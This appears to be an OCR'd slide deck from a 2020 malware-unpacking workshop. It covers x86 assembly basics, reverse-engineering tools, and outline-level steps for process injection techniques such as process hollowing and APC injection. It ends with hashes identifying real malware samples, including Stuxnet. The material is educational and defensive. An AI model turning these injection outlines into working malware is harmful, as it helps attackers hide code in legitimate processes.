Malware Unpacking Workshop

Lilly Chalupowski
February 14, 2020

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop

GoSecure

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

disclaimer_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.


The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.

Inspiration

John F. Kennedy


john_f_kennedy.log

We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy


REVERSE ENGINEERING MALWARE?
NO PROBLEM THAT'S EASY!
imgflip.com

Registers

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer





Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).


We Rent Tools
Professional Tools For Professional Results
Tool Rental
WE RENT

Stack Overview

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
  - Double-Word Aligned





CPU Registers
esp
stack pointer
ebp
frame pointer
eax
return value
local_buffer
f o o b a r 00 ?
local1
8
08 00 00 00
saved ebp
return address
param1
512
00 02 00 00
param2
65536
00 00 01 00
-12(%ebp)
-4(%ebp)
(%ebp)
4(%ebp)
8(%ebp)
12(%ebp)
stack growth
higher memory addresses

- Conditionals
  - CMP
  - TEST
  - JMP
  - JNE
  - JNZ
- EFLAGS
  - ZF / Zero Flag
  - SF / Sign Flag
  - CF / Carry Flag
  - OF/Overflow Flag

- CDECL
  - Arguments Right-to-Left
  - Return Values in EAX
  - Caller Function Cleans the Stack
- STDCALL
  - Used in Windows Win32API
  - Arguments Right-to-Left
  - Return Values in EAX
  - The Callee function cleans the stack, unlike CDECL
  - Does not support variable arguments
- FASTCALL
  - Uses registers as arguments
  - Useful for shellcode


Windows Memory Structure

- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
  - GetLastError()
  - GetVersion()
  - Pointer to the PEB
- PEB - Process Environment Block
  - Image Name
  - Global Context
  - Startup Parameters
  - Image Base Address
  - IAT (Import Address Table)



IAT and IDT

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



Assembly

- Common Instructions
  - MOV
  - LEA
  - XOR
  - PUSH
  - POP

Assembly CDECL (Linux)

cdecl.c

```
__cdecl int add_cdecl(int a, int b){
  return a + b;
}
int x = add_cdecl(2, 3);
```

cdecl.asm

```
_add_cdecl:
  push ebp
  mov ebp, esp
  mov eax, [ebp + 8]   ; get 3 from the stack
  mov edx, [ebp + 12]  ; get 2 from the stack
  add eax, edx         ; add values to eax
  pop ebp
  ret
_start:
  push 3               ; second argument
  push 2               ; first argument
  call _add_cdecl
  add esp, 8
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0b

GoSecure

stdcall.c

```
__stdcall int add_stdcall(int a, int b){
  return a + b;
}
int x = add_stdcall(2, 3);
```

Assembly STDCALL (Windows)

stdcall.asm

```
_add_stdcall:
  push ebp
  mov ebp, esp
  mov eax, [ebp + 8]  ; set eax to 3
  mov edx, [ebp + 12] ; set edx to 2
  add eax, edx
  pop ebp
  ret 8               ; how many bytes to pop
_start:               ; main function
  push 3              ; second argument
  push 2              ; first argument
  call _add_stdcall
```

Assembly FASTCALL

reverse_engineering: 0x0d

GoSecure

cdecl.c

```
__fastcall int add_fastcall(int a, int b){
  return a + b;
}
int x = add_fastcall(2, 3);
```

Assembly FASTCALL

reverse_engineering: 0x0e

GoSecure

fastcall.asm

```
_add_fastcall:
  push ebp
  mov ebp, esp
  add eax, edx          ; add and save result in eax
  pop ebp
  ret
_start:
  mov eax, 2            ; first argument
  mov edx, 3            ; second argument
  call _add_fastcall
```


Guess the Calling Convention


hello.asm

```
section     .text                   ; the code section
global      _start                  ; tell linker entrypoint
_start:
  mov     edx,len                   ; message length
  mov     ecx,msg                   ; message to write
  mov     ebx,1                     ; file descriptor stdout
  mov     eax,4                     ; syscall number for write
  int     0x80                      ; linux x86 interrupt
  mov     eax,1                     ; syscall number for exit
  int     0x80                      ; linux x86 interrupt
section     .data                   ; the data section
  msg     db  'Hello, world!',0x0   ; null terminated string
  len     equ \$ - msg              ; message length
```


terminal

```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```



STOP USING AT&T SYNTAX!!
YOU DONKEY!
© Fox/Everett / Rex Features


WINDOWS
MAC
LINUX
WHAT I EXPECTED
WHAT I GOT

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors



x64dbg


tools_of_the_trade: 0x02

GoSecure




x64dbg

tools_of_the_trade: 0x03




x64dbg

tools_of_the_trade: 0x04




Cutter

- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code




Cutter

tools_of_the_trade: 0x06



Cutter

tools_of_the_trade: 0x07




Radare2

tools_of_the_trade: 0x08


Detect it Easy

tools_of_the_trade: 0x09

- Type
- Packer
- Linker
- Entropy



- Modify Dumps
- Read Memory
- Determine File Type




DnSpy

tools_of_the_trade: 0x0b

GoSecure


- Code View
- Debugging
- Unpacking



terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```

- Automated
- Deobfuscation
- Unpacking




pe-sieve


tools_of_the_trade: 0xe

GoSecure

- Unpacking
- Process Hollowing Extraction
- Dump Processes


When you're afraid of Injection 😬
But your crush is watching 😂
That relatable moment when your crush comes to watch your doctor's appointment 😂😂😂😂😂😂😂


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread




PE (Portable Executable) Injection

injection_techniques: 0x01

- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload




- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



Atomic bomb test in Italy, 1957, colorized


- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread




- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- 5466c52191ddd1564b4680060dc329cb
- 016169ebebf1cec2aad6c7f0d0ee9026

- dc09543850d109fbb78f7c91badcda0d
  - NJRat
- fe8f363a035fdbefcee4567bf406f514
  - Sofacy / FancyBear
- 5466c52191ddd1564b4680060dc329cb
  - KPot
- 016169ebebf1cec2aad6c7f0d0ee9026
  - Stuxnet

